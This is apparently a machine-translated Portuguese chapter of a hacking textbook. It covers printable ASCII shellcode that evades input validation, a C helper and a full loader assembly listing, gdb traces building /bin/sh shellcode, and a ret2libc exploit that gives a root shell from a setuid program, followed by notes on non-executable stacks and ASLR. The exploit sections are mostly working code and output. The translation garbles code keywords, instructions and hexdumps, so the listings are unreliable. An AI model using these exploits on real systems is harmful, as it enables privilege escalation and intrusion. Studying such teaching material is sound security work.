Iniciando o programa: /home/reader/booksrc/update_info \$(perl -e 'print "\xcb\xf9\xff\xbf "x10') blah
[DEBUG]: desc está em 0xbffff9cb
Atualização do número do produto com a descrição "blah"

O programa recebeu o sinal SIGSEGV, falha de segmentação.
0xbffff9cb em ?? ()
(gdb) i r eip
eip 0xbffff9cb 0xbffff9cb
(gdb) x/s \$eip
0xbffff9cb: blah
(gdb)

A validação de entrada imprimível é a única coisa que impede a exploração. Assim como a segurança do aeroporto, esse loop de validação de entrada inspeciona tudo o que entra. E, embora não seja possível evitar essa verificação, há maneiras de passar dados ilícitos pelos guardas.

0x691 Shellcode ASCII imprimível polimórfico

O shellcode polimórfico refere-se a qualquer shellcode que se modifica. O shellcode de codificação da seção anterior é tecnicamente polimórfico, pois modifica a string que usa enquanto está em execução. O novo sled NOP usa instruções que são montadas em bytes ASCII imprimíveis. Há outras instruções que se enquadram nesse intervalo imprimível (de 0x33 a 0x7e); no entanto, o conjunto total é, na verdade, bastante pequeno.

O objetivo é escrever um código de shell que passe pela verificação de caracteres imprimíveis. Tentar escrever um código de shell complexo com um conjunto de instruções tão limitado seria simplesmente masoquista; portanto, em vez disso, o código de shell imprimível usará métodos simples para criar um código de shell mais complexo na pilha. Dessa forma, o shellcode imprimível será, na verdade, instruções para criar o shellcode real.

A primeira etapa é descobrir uma maneira de zerar os registros. Infelizmente, a instrução XOR nos vários registros não é montada no intervalo de caracteres ASCII imprimíveis. Uma opção é usar a operação AND bit a bit, que é montada no caractere de porcentagem (%) ao usar o registro EAX. A instrução de montagem de `e eax, 0x41414141` será montada no código de máquina imprimível de `%AAAA`, já que `0x41` em hexadecimal é o caractere imprimível `A`.

Uma operação AND transforma os bits da seguinte forma:

1 e 1 = 1
0 e 0 = 0
1 e 0 = 0
0 e 1 = 0

Como o único caso em que o resultado é 1 é quando ambos os bits são 1, se dois valores inversos forem ligados por E a EAX, EAX se tornará zero.

Binário	Hexadecimal
1000101010011100100111101001010	0x454e4f4a
AND 01101010001100010011000000110101	E 0x3a313035
-----	-----
00000000000000000000000000000000	0x00000000

Assim, ao usar dois valores imprimíveis de 32 bits que são inversos bit a bit um do outro, o registro EAX pode ser zerado sem usar nenhum byte nulo, e o código de máquina montado resultante será um texto imprimível.


`e eax, 0x454e4f4a ; Monta em %JONE e eax,
0x3a313035 ; Monta em %501;`

Portanto, `%JONE%501:` no código de máquina zerará o registro EAX. Interessante. Algumas outras instruções que são montadas em caracteres ASCII imprimíveis são mostradas na caixa abaixo.

```
sub eax, 0x41414141-AAAA push eaxP
pop eax          X
push esp         T
pop esp          \
```

Surpreendentemente, essas instruções, combinadas com a instrução AND eax, são suficientes para criar o código do carregador que injetará o shellcode na pilha e, em seguida, o executará. A técnica geral é, primeiro, colocar o ESP atrás do código do carregador em execução (em endereços de memória mais altos) e, em seguida, criar o shellcode do final ao início, colocando valores na pilha, como mostrado aqui.

Como a pilha cresce (de endereços de memória mais altos para endereços de memória mais baixos), o ESP se moverá para trás à medida que os valores forem empurrados para a pilha, e o EIP se moverá para frente à medida que o código do carregador for executado. Eventualmente, o EIP e o ESP se encontrarão, e o EIP continuará a ser executado no shellcode recém-construído.



Primeiro, o ESP deve ser definido atrás do shellcode do carregador imprimível. Uma pequena depuração com o GDB mostra que, depois de obter o controle da execução do programa, o ESP está 555 bytes antes do início do buffer de estouro (que conterá o código do carregador). O registro ESP deve ser movido para que fique após o código do carregador, deixando espaço para o novo shellcode e para o próprio shellcode do carregador. Cerca de 300 bytes devem ser espaço suficiente para isso, portanto, vamos adicionar 860 bytes ao ESP para colocá-lo 305 bytes após o início do código do carregador. Esse valor não precisa ser exato, pois serão feitas provisões posteriormente para permitir alguma folga. Como a única instrução utilizável é a subtração, a adição pode ser simulada subtraindo-se tanto do registro que ele se enrola. O registro tem apenas 32 bits de espaço, portanto, adicionar 860 a um registro é o mesmo que subtrair 860 de 2^{32} , ou 4.294.966.436. Entretanto, essa subtração deve usar apenas valores imprimíveis, portanto, dividimos em três instruções que usam operandos imprimíveis.

```
sub eax, 0x39393333 ; Monta em -3399 sub eax,
0x72727550 ; Monta em -Purr sub eax,
0x54545421 ; Monta em -!TTT
```

Como a saída do GDB confirma, subtrair esses três valores de um número de

32 bits é o mesmo que adicionar 860 a ele.

```
leitor@hacking:~/booksrc $ gdb -q
(gdb) print 0 - 0x39393333 - 0x72727550 - 0x54545421
$1 = 860
(gdb)
```

O objetivo é subtrair esses valores de ESP, não de EAX, mas a instrução `sub esp` não é montada em um caractere ASCII imprimível. Portanto, o valor atual de ESP deve ser movido para EAX para a subtração e, em seguida, o novo valor de EAX deve ser movido de volta para ESP.

Entretanto, como nem `mov esp, eax` nem `mov eax, esp` são montados em caracteres ASCII imprimíveis, essa troca deve ser feita usando a pilha. Ao empurrar o valor do registro de origem para a pilha e, em seguida, colocá-lo no registro de destino, o equivalente a uma instrução `mov dest, source` pode ser realizado com `push source` e `pop dest`. Felizmente, as instruções `pop` e `push` para os registradores EAX e ESP são montadas em caracteres ASCII imprimíveis, de modo que tudo isso pode ser feito usando ASCII imprimível.

Aqui está o conjunto final de instruções para adicionar 860 ao ESP.

<code>push esp</code>	<code>; monta em T</code>
<code>pop eax</code>	<code>; monta em X</code>
<code>sub eax, 0x39393333 ; Monta em -3399</code>	<code>sub eax,</code>
<code>0x72727550 ; Monta em -Purr</code>	<code>sub eax,</code>
<code>0x54545421 ; Monta em -!TTT</code>	<code>sub eax,</code>
<code>push eax</code>	<code>; monta em P</code>
<code>pop esp</code>	<code>; montagens em \</code>

Isso significa que TX-3399-Purr-!TTT-P\ adicionará 860 ao ESP no código de máquina. Até agora, tudo bem. Agora o shellcode deve ser criado.

Primeiro, o EAX deve ser zerado; isso é fácil agora que um método foi descoberto. Em seguida, usando mais subinstruções, o registro EAX deve ser definido com os últimos quatro bytes do shellcode, em ordem inversa. Como a pilha normalmente cresce para cima (em direção a endereços de memória mais baixos) e é construída com uma ordem FILO, o primeiro valor colocado na pilha deve ser os últimos quatro bytes do shellcode. Esses bytes devem estar em ordem inversa, devido à ordenação de bytes little-endian. A saída a seguir mostra um dump hexadecimal do shellcode padrão usado nos capítulos anteriores, que será criado pelo código do carregador de capacidade de impressão.

```
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0          a4 cd 80 6a 0b 58 51 68      |1.1.1.....j.XQh|
00000010  2f 2f 73 68 68 2f 62 69          6e 89 e3 51 89 e2 53 89      |///shh/bin..Q..S.|
00000020  e1 cd 80                            [...]
```

Nesse caso, os últimos quatro bytes são mostrados em negrito; o valor correto para o registro EAX é 0x80cde189. Isso é fácil de fazer usando subinstruções para envolver o valor. Em seguida, o EAX pode ser empurrado para a pilha. Isso move

ESP para cima (em direção a endereços de memória mais baixos) até o final do valor recém-empurrado, pronto para os próximos quatro bytes de shellcode (mostrados em itálico no shellcode de pré-concessão). Mais subinstruções são usadas para envolver o EAX até 0x53e28951, e esse valor é então empurrado para a pilha. Como esse processo é repetido para cada pedaço de quatro bytes, o shellcode é construído do final ao início, em direção ao código do carregador em execução.

0 0 0 0 0 0 0 31 c0 31 db 31 c9 99 b0	a4 cd 80 6a 0b 58 51 68	1.1.1.j.XQh
0 0 0 0 0 1 0 2f 2f 73 68 68 2f 62 69	6e 89 e3 51 89 e2 53 89	//shh/bin..Q..S.
00000020 e1 cd 80		...

Eventualmente, o início do shellcode é alcançado, mas restam apenas três bytes (mostrados em itálico no shellcode anterior) depois de empurrar 0x99c931db para a pilha. Essa situação é aliviada pela inserção de uma instrução NOP de byte único no início do código, resultando no valor 0x31c03190 sendo empurrado para a pilha - 0x90 é o código de máquina para NOP.

Cada um desses blocos de quatro bytes do shellcode original é gerado com o método de subtração imprimível usado anteriormente. O código-fonte a seguir é um programa que ajuda a calcular os valores imprimíveis necessários.

printable_helper.c

```
#include <stdio.h> #include
<sys/stat.h> #include
<ctype.h> #include
<time.h> #include
<stdlib.h> #include
<string.h>

#define CHR "%_01234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ" int

main(int argc, char* argv[])
{
    unsigned int targ, last, t[4], l[4];
    unsigned int try, single, carry=0; int
    len, a, i, j, k, m, z, flag=0; char
    word[3][4];
    unsigned char mem[70];

    if(argc < 2) {
        printf("Uso: %s <valor inicial do EAX> <valor final do EAX>\n", argv[0]);
        exit(1);
    }

    srand(time(NULL));
    bzero(mem, 70);
    strcpy(mem, CHR);
    len = strlen(mem);
    strfry(mem); // Randomizar
    last = strtoul(argv[1], NULL, 0); targ =
    strtoul(argv[2], NULL, 0);
```

```

printf("calculando valores imprimíveis para subtrair de EAX...\n\n");
t[3] = (targ & 0xff000000)>>24; // Dividindo por bytes
t[2] = (targ & 0x0ff0000)>>16; t[1]
= (targ & 0x0000ff00)>>8; t[0] =
(targ & 0x000000ff); l[3] = (last &
0xffff0000)>>24; l[2] = (last &
0x0ff000000)>>16; l[1] = (last &
0x0000ff00)>>8; l[0] = (last &
0x000000ff);

for(a=1; a < 5; a++) { // Contagem de
valores carry = flag = 0;
for(z=0; z < 4; z++) { // Contagem de
bytes for(i=0; i < len; i++) {
    for(j=0; j < len; j++) { for(k=0;
    k < len; k++) {
        for(m=0; m < len; m++)
    {
        if(a < 2) j = len+1;
        if(a < 3) k = len+1;
        if(a < 4) m = len+1;
        try = t[z] + carry+mem[i]+mem[j]+mem[k]+mem[m]; single
        = (try & 0x000000ff);
        se(single == l[z])
        {
            carry = (try & 0x0000ff00)>>8; if(i <
len) word[0][z] = mem[i];
            se(j < len) palavra[1][z] = mem[j];
            se(k < len) palavra[2][z] = mem[k];
            if(m < len) word[3][z] = mem[m]; i = j
            = k = m = len+2;
            bandeira++;
        }
    }
}
}
}
}
if(flag == 4) { // Se todos os 4 bytes forem
encontrados printf("start: 0x%08x\n\n",
last); for(i=0; i < a; i++)
    printf("      - 0x%08x\n", *((unsigned int *)word[i]));
    printf(" -----\n");
    printf("end:    0x%08x\n", targ);

exit(0);
}
}

```

Quando esse programa é executado, ele espera dois argumentos: os valores inicial e final do EAX. Para o shellcode do carregador imprimível, o EAX é zerado no início e o valor final deve ser 0x80cde189. Esse valor corresponde aos últimos quatro bytes do shellcode.bin.

```
reader@hacking:~/booksrc $ gcc -o printable_helper printable_helper.c
reader@hacking:~/booksrc $ ./printable_helper 0x80cde189 calculando
valores imprimíveis para subtrair de EAX...
```

iniciar: 0x00000000

```
- 0x346d6d25
- 0x256d6d25
- 0x2557442d
```

final: 0x80cde189

```
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 |1.1.1. ....j.XQh|
0 0 0 0 0 1 0 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89 |//shh/bin..Q.S.|
```

```
00000020 e1 cd 80 |.....|
```

00000023

```
reader@hacking:~/booksrc $ ./printable_helper 0x80cde189 0x53e28951 calculando
valores imprimíveis para subtrair de EAX...
```

iniciar: 0x80cde189

```
- 0x59316659
- 0x59667766
- 0x7a537a79
```

final: 0x53e28951

```
reader@hacking:~/booksrc $
```

A saída acima mostra os valores imprimíveis necessários para envolver o registro EAX zerado até 0x80cde189 (mostrado em negrito). Em seguida, o EAX deve ser envolvido novamente em 0x53e28951 para os próximos quatro bytes do shellcode (construindo de trás para frente). Esse processo é repetido até que todo o código de shell seja criado. O código de todo o processo é mostrado abaixo.

imprimível.s

```
BITS 32
push esp           ; Coloque o ESP atual
pop eax            ;   em EAX.
sub eax,0x39393333 ; Subtrair valores imprimíveis
sub e a x ,0x72727550 ;   para adicionar 860 a EAX.
sub eax,0x54545421
push eax           ; Coloque EAX de volta no ESP.
pop esp            ; Efetivamente, ESP = ESP + 860
e eax,0x454e4f4a
and eax,0x3a313035 ; zerar EAX.

sub eax,0x346d6d25 ; Subtrair valores imprimíveis sub
eax;0x256d6d25    ;   para fazer EAX = 0x80cde189.
sub eax,0x2557442d ;   (últimos 4 bytes do shellcode.bin)
push eax           ; Empurre esses bytes para a pilha em
ESP. sub eax,0x59316659 ; Subtrair mais valores imprimíveis
sub eax,0x59667766 ;   para fazer EAX = 0x53e28951.
sub eax,0x7a537a79 ;   (próximos 4 bytes de código de shell a partir do final)
```

```
push eax
sub eax,0x25696969
sub eax,0x25786b5a
sub eax,0x25774625
push eax ; EAX = 0xe3896e69
sub eax,0x366e5858
sub eax,0x25773939
sub eax,0x25747470
push eax ; EAX = 0x622f6868
sub eax,0x25257725
sub eax,0x71717171
sub eax,0x5869506a
push eax ; EAX = 0x732f2f68
sub eax,0x63636363
sub eax,0x44307744
sub eax,0x7a434957
push eax ; EAX = 0x51580b6a
sub eax,0x63363663
sub eax,0x6d543057
push eax ; EAX = 0x80cda4b0
sub eax,0x54545454
sub eax,0x304e4e25
sub eax,0x32346f25
sub eax,0x302d6137
push eax ; EAX = 0x99c931db
sub eax,0x78474778
sub eax,0x78727272
sub eax,0x774f4661
push eax ; EAX = 0x31c03190
sub eax,0x41704170
sub eax,0x2d772d4e
sub eax,0x32483242
push eax ; EAX = 0x90909090
push eax
push eax ; Construa um sled
NOP. push eax
```

No final, o shellcode foi criado em algum lugar após o código do carregador, provavelmente deixando uma lacuna entre o shellcode recém-criado e o código do carregador em execução. Essa lacuna pode ser preenchida com a construção de um sled NOP entre o código do carregador e o shellcode.

Mais uma vez, as subinstruções são usadas para definir EAX como 0x90909090, e EAX é repetidamente empurrado para a pilha. A cada instrução push, quatro instruções NOP são anexadas ao início do shellcode.

Eventualmente, essas instruções NOP serão construídas sobre as instruções push em execução do código do carregador, permitindo que o EIP e a execução do programa fluam sobre o sled para o shellcode.

Isso é montado em uma string ASCII imprimível, que funciona como código de máquina executável.

Esse código de shell ASCII imprimível agora pode ser usado para passar o código de shell real pela rotina de validação de entrada do programa update_info.

Legal. Caso você não tenha conseguido acompanhar tudo o que acabou de acontecer, a saída abaixo observa a execução do shellcode imprimível no GDB. Os endereços da pilha serão ligeiramente diferentes, alterando os endereços de retorno, mas isso não afetará o shellcode imprimível - ele calcula sua localização com base no ESP, o que lhe confere essa versatilidade.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) disass
update_product_description
Dump do código do assembler para a função update_product_description:
0x080484a8 <update_product_description+0>:    empurrar    ebp
0x080484a9 <update_product_description+1>:    mover        ebp,esp
0x080484ab <update_product_description+3>:    submar      esp,0x28
                                                ino
0x080484ae <update_product_description+6>:    mover        eax,DWORD PTR [ebp+8]
```

```

0x080484b1 <update_product_description+9>:    mover    DWORD PTR [esp+4],eax
0x080484b5  <update_product_description+13>:   lea      eax,[ebp-24]
0x080484b8  <update_product_description+16>:   mover    DWORD PTR [esp],eax
0x080484bb  <update_product_description+19>:   cha     0x8048388 <strcpy@plt>
                                                 mad
                                                 a
0x080484c0  <update_product_description+24>:   mover    eax,DWORD PTR [ebp+12]
0x080484c3  <update_product_description+27>:   mover    DWORD PTR [esp+8],eax
0x080484c7  <update_product_description+31>:   lea      eax,[ebp-24]
0x080484ca  <update_product_description+34>:   mover    DWORD PTR [esp+4],eax
0x080484ce  <update_product_description+38>:   mover    DWORD PTR [esp],0x80487a0
0x080484d5  <update_product_description+45>:   cha     0x8048398 <printf@plt>
                                                 mad
                                                 a
0x080484da  <update_product_description+50>:   sair
0x080484db  <update_product_description+51>:   ret

```

Fim do dump do assembler.

(gdb) break *0x80484db

Ponto de interrupção 1 em 0x80484db: arquivo update_info.c,
linha 21. (gdb) execute \$(perl -e 'print "AAAAA "x10') \$(cat
. printable)

Iniciando o programa: /home/reader/booksrsrc/update_info \$(perl -e 'print "AAAAA "x10') \$(cat ./ printable)
[DEBUG]: o argumento desc está em 0xbffff8fd

O programa recebeu o sinal SIGSEGV, falha de segmentação.

0xb7f06fb in strlen () from /lib/tls/i686/cmov/libc.so.6

(gdb) run \$(perl -e 'print "\xf0\xf8\xff\xbf "x10') \$(cat ./ printable) O
programa que está sendo depurado já foi iniciado.

Começar desde o início? (y ou n) y

Iniciando o programa: /home/reader/booksrsrc/update_info \$(perl -e 'print "\xf0\xf8\xff\xbf "x10')
\$(cat ./ printable)

[DEBUG]: o argumento desc está em 0xbffff8fd
Updating product # with description 'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%-DW%P-Yf1Y-fwfY- yzSzP-ii%-
Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NNO-
%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPPPPPPPPPP'

Ponto de parada 1, 0x080484db em update_product_description (

id=0x72727550 <Address 0x72727550 out of bounds>,
desc=0x5454212d <Address 0x5454212d out of bounds>) em update_info.c:21

21 }

(gdb) stepi 0xbffff8fd

in ?? () (gdb) x/9i \$eip

0xbffff8fd:	push	esp 0xbffff8fe:
	pop	eax 0xbffff8ff:
	sub	eax,0x39393333
0xbffff904:	sub	eax,0x72727550
0xbffff909:	sub	eax,0x54545421
0xbffff90e:	push	eax 0xbffff90f:
	pop	esp 0xbffff910:
	e	eax,0x454e4f4a
0xbffff915:	e	eax,0x3a313035

(gdb) i r esp
esp 0xbffff6d0 0xbffff6d0
(gdb) p /x \$esp + 860
\$1 = 0xbffffa2c (gdb)
stepi 9 0xbffff91a in
?? () (gdb) i r esp eax

```
esp          0xbfffffa2c      0xbfffffa2c
eax          0x0            0
(gdb)
```

As primeiras nove instruções adicionam 860 ao ESP e zeram o registro EAX. As próximas oito instruções colocam os últimos oito bytes do shellcode na pilha em blocos de quatro bytes. Esse processo é repetido nas próximas 32 instruções para construir todo o shellcode na pilha.

```
(gdb) x/8i $eip
0xbffff91a:    sub    eax,0x346d6d25
0xbffff91f:    sub    eax,0x256d6d25
0xbffff924:    sub    eax,0x2557442d
0xbffff929:    push   eax 0xbffff92a:
                sub    eax,0x59316659
0xbffff92f:    sub    eax,0x59667766
0xbffff934:    sub    eax,0x7a537a79
0xbffff939:    push   eax
(gdb) stepi 8
0xbffff93a in ?? ()
(gdb) x/4x $esp
0xbffffa24: 0x53e28951      0x80cde189      0x00000000      0x00000000
(gdb) stepi 32
0xbffff9ba in ?? ()
(gdb) x/5i $eip
0xbffff9ba:  empurrar  eax
0xbffff9bb:  empurrar  eax
0xbffff9bc:  empurrar  eax
0xbffff9bd:  empurrar  eax
0xbffff9be:  empurrar  eax
(gdb) x/16x $esp
0xbffffa04: 0x90909090      0x31c03190      0x99c931db      0x80cda4b0
0xbffffa14: 0x51580b6a      0x732f2f68      0x622f6868      0xe3896e69
0xbffffa24: 0x53e28951      0x80cde189      0x00000000      0x00000000
0xbffffa34: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) i r eip esp eax
eip          0xbffff9ba      0xbffff9ba
esp          0xbffffa04      0xbffffa04
eax          0x90909090      -1869574000
(gdb)
```

Agora, com o shellcode completamente construído na pilha, o EAX é definido como 0x90909090. Isso é empurrado para a pilha repetidamente para construir um sled NOP para preencher a lacuna entre o final do código do carregador e o shellcode recém-construído.

```
(gdb) x/24x 0xbffff9ba
0xbffff9ba: 0x50505050      0x50505050      0x50505050      0x50505050
0xbffff9ca: 0x50505050      0x00000050      0x00000000      0x00000000
0xbffff9da: 0x00000000      0x00000000      0x00000000      0x00000000
0xbffff9ea: 0x00000000      0x00000000      0x00000000      0x00000000
0xbffff9fa: 0x00000000      0x00000000      0x90909090      0x31909090
0xbffffa0a: 0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
```

```
(gdb) stepi 10
0xbffff9c4 em ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba: 0x50505050      0x50505050      0x50505050      0x50505050
0xbffff9ca: 0x50505050      0x00000000      0x00000000      0x00000000
0xbffff9da: 0x9090900000    0x90909090      0x90909090      0x90909090
0xbffff9ea: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9fa: 0x90909090      0x90909090      0x90909090      0x31909090
0xbffffa0a: 0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
(gdb) stepi 5
0xbffff9c9 em ?? () (gdb)
x/24x 0xbffff9ba
0xbffff9ba: 0x50505050      0x50505050      0x50505050      0x90905050
0xbffff9ca: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9da: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9ea: 0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9fa: 0x90909090      0x90909090      0x90909090      0x31909090
0xbffffa0a: 0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
(gdb)
```

Agora, o ponteiro de execução (EIP) pode fluir sobre a ponte NOP para o shellcode construído.

O shellcode imprimível é uma técnica que pode abrir algumas portas. Ela e todas as outras técnicas que discutimos são apenas blocos de construção que podem ser usados em uma infinidade de combinações diferentes. Sua aplicação requer alguma engenhosidade de sua parte. Seja inteligente e derrote-os em seu próprio jogo.

0x6a0 Contramedidas de proteção

As técnicas de exploração demonstradas neste capítulo existem há muito tempo. Era apenas uma questão de tempo para os programadores criarem alguns métodos de proteção inteligentes. Uma exploração pode ser generalizada como um processo de três etapas: Primeiro, algum tipo de corrupção de memória; depois, uma alteração no fluxo de controle; e, por fim, a execução do shellcode.

0x6b0 Pilha não executável

A maioria dos aplicativos nunca precisa executar nada na pilha, portanto, uma defesa óbvia contra explorações de estouro de buffer é tornar a pilha não executável. Quando isso é feito, o shellcode inserido em qualquer lugar da pilha é basicamente inútil. Esse tipo de defesa impedirá a maioria das explorações existentes e está se tornando cada vez mais popular. A versão mais recente do OpenBSD tem uma pilha não executável por padrão, e uma pilha não executável está disponível no Linux por meio do PaX, um patch do kernel.

0x6b1 ret2libc

É claro que existe uma técnica usada para contornar essa contramedida de proteção. Essa técnica é conhecida como *retorno à libc*. A libc é uma biblioteca C padrão que contém várias funções básicas, como printf() e exit(). Essas funções

são compartilhadas, portanto, qualquer programa que use a função printf() direciona a execução para o local apropriado na libc. Uma exploração pode fazer exatamente a mesma coisa e direcionar a execução de um programa para uma determinada função na libc. A funcionalidade desse exploit é limitada pelas funções da libc, o que é uma restrição significativa quando comparada ao shellcode arbitrário. No entanto, nada é executado na pilha.

0x6b2 Retornando para system()

Uma das funções mais simples da libc para retornar é a system(). Como você se lembra, essa função recebe um único argumento e o executa com /bin/sh. Essa função precisa apenas de um único argumento, o que a torna um alvo útil. Para este exemplo, será usado um programa vulnerável simples.

vuln.c

```
int main(int argc, char *argv[])
{
    char buffer[5];
    strcpy(buffer, argv[1]);
    return 0;
}
```

É claro que esse programa deve ser compilado e ter a raiz setuid antes de se tornar realmente vulnerável.

```
reader@hacking:~/booksrc $ gcc -o vuln vuln.c
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
reader@hacking:~/booksrc $ ls -l ./vuln
-rwsr-xr-x 1 root reader 6600 2007-09-30 22:43 ./vuln
```

```
leitor@hacking:~/booksrc $
```

A ideia geral é forçar o programa vulnerável a gerar um shell, sem executar nada na pilha, retornando à função system() da libc. Se essa função for fornecida com o argumento /bin/sh, ela deverá gerar um shell.

Primeiro, é necessário determinar o local da função system() na libc. Isso será diferente para cada sistema, mas, uma vez conhecido o local, ele permanecerá o mesmo até que a libc seja recompilada. Uma das maneiras mais fáceis de encontrar o local de uma função da libc é criar um programa fictício simples e depurá-lo, como este:


```
reader@hacking:~/booksrc $ cat > dummy.c int
main()
{ system(); }
reader@hacking:~/booksrc $ gcc -o dummy dummy.c
reader@hacking:~/booksrc $ gdb -q ./dummy
Usando a biblioteca do host libpthread_db "/lib/tls/i686/cmov/libpthread_db.so.1".
```

```
(gdb) break main Ponto de  
parada 1 em 0x804837a (gdb)  
run  
Iniciando o programa: /home/matrix/booksrsrc/dummy
```

```
Ponto de parada 1, 0x804837a em  
main () (gdb) sistema de impressão  
$1 = {<variável de texto, sem informações de depuração>}  
0xb7ed0d80 <system> (gdb) quit
```

Aqui, é criado um programa fictício que usa a função `system()`. Após ser compilado, o binário é aberto em um depurador e um ponto de interrupção é definido no início. O programa é executado e, em seguida, o local da função `system()` é exibido. Nesse caso, a função `system()` está localizada em `0xb7ed0d80`.

Munidos desse conhecimento, podemos direcionar a execução do programa para a função `system()` da `libc`. No entanto, o objetivo aqui é fazer com que o programa vulnerável execute `system("/bin/sh")` para fornecer um shell, portanto, um argumento deve ser fornecido. Ao retornar para a `libc`, o endereço de retorno e os argumentos da função são lidos da pilha no que deve ser um formato familiar: o endereço de retorno seguido pelos argumentos. Na pilha, a chamada `return-into-libc` deve ter a seguinte aparência:



Logo após o endereço da função `libc` desejada, está o endereço para o qual a execução deve retornar após a chamada da `libc`. Depois disso, todos os argumentos da função vêm em sequência.

Nesse caso, não importa realmente para onde a execução retorna após a chamada da `libc`, pois ela estará abrindo um shell interativo. Portanto, esses quatro bytes podem ser apenas um valor de espaço reservado de FAKE. Há apenas um argumento, que deve ser um ponteiro para a string `/bin/sh`. Essa cadeia pode ser armazenada em qualquer lugar da memória; uma variável de ambiente é uma excelente candidata.

Na saída abaixo, a cadeia de caracteres é prefixada com vários espaços. Isso agirá de forma semelhante a um NOP sled, o que nos dá alguma margem de manobra, já que `system(" /bin/sh")` é o mesmo que `system(" /bin/sh")`.

```
reader@hacking:~/booksrsrc $ export BINSH="/bin/sh"  
reader@hacking:~/booksrsrc $ ./getenvaddr BINSH ./vuln BINSH  
estará em 0xbffffe5b  
leitor@hacking:~/booksrsrc $
```

Portanto, o endereço de `system()` é `0xb7ed0d80` e o endereço da string `/bin/sh` será `0xbffffe5b` quando o programa for executado. Isso significa que o endereço de retorno na pilha deve ser substituído por uma série de endereços, começando com `0xb7ecfd80`, seguido por FAKE (já que não importa para onde a execução vai depois da chamada `system()`) e terminando com `0xbffffe5b`.

Uma rápida pesquisa binária mostra que o endereço de retorno provavelmente está sobreescrito pela oitava palavra da entrada do programa, portanto, sete palavras de dados fictícios são usadas para espaçamento no exploit.

```
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD "x5')
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD "x10')
Falha de segmentação
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD "x8')
Falha de segmentação
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD "x7')
Instrução ilegal
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD "x7 ."\x80\x0d\xed\xb7FAKE\x5b\xfe\xff\xbf")'
sh-3.2# whoami
root
sh-3.2#
```

A exploração pode ser ampliada com chamadas encadeadas da libc, se necessário. O endereço de retorno do FAKE usado no exemplo pode ser alterado para direcionar a execução do programa. Outras chamadas à libc podem ser feitas ou a execução pode ser direcionada para alguma outra seção útil nas instruções existentes do programa.

0x6c0 Espaço de pilha aleatório

Outra contramedida de proteção tenta uma abordagem ligeiramente diferente. Em vez de impedir a execução na pilha, essa contramedida randomiza o layout da memória da pilha. Quando o layout da memória é randomizado, o invasor não poderá retornar a execução para o shellcode em espera, pois não saberá onde ele está.

Essa contramedida foi ativada por padrão no kernel do Linux desde a versão 2.6.12, mas o LiveCD deste livro foi configurado com ela desativada. Para ativar essa proteção novamente, faça echo 1 no sistema de arquivos /proc, conforme mostrado abaixo.

```
reader@hacking:~/booksrc $ sudo su -
root@hacking:~# echo 1 > /proc/sys/kernel/randomize_va_space root@hacking:~#
exit
sair
reader@hacking:~/booksrc $ gcc exploit_noteseach.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] encontrou uma nota de 34 bytes para o
usuário id 999 [DEBUG] encontrou uma nota de 41
bytes para o usuário id 999
-----[ fim dos dados da nota ]-----
reader@hacking:~/booksrc $
```

Com essa contramedida ativada, o exploit noteseach não funciona mais, pois o layout da pilha é aleatório. Toda vez que um programa é iniciado, a pilha começa em um local aleatório. O exemplo a seguir demonstra isso.

aslr_demo.c

```
#include <stdio.h>

int main(int argc, char *argv[]) {
    char buffer[50];

    printf("buffer is at %p\n", &buffer);

    if(argc > 1)
        strcpy(buffer, argv[1]);

    retorno 1;
}
```

Esse programa tem uma vulnerabilidade óbvia de estouro de buffer. No entanto, Com o ASLR ativado, a exploração não é tão fácil.

```
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c reader@hacking:~/booksrc $
./aslr_demo
o buffer está em 0xbffffbf90
reader@hacking:~/booksrc $ ./aslr_demo o
buffer está em 0xbfe4de20
reader@hacking:~/booksrc $ ./aslr_demo o
buffer está em 0xbfc7ac50
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "ABCD "x20') buffer is
at 0xbf9a4920
Falha de segmentação
reader@hacking:~/booksrc $
```

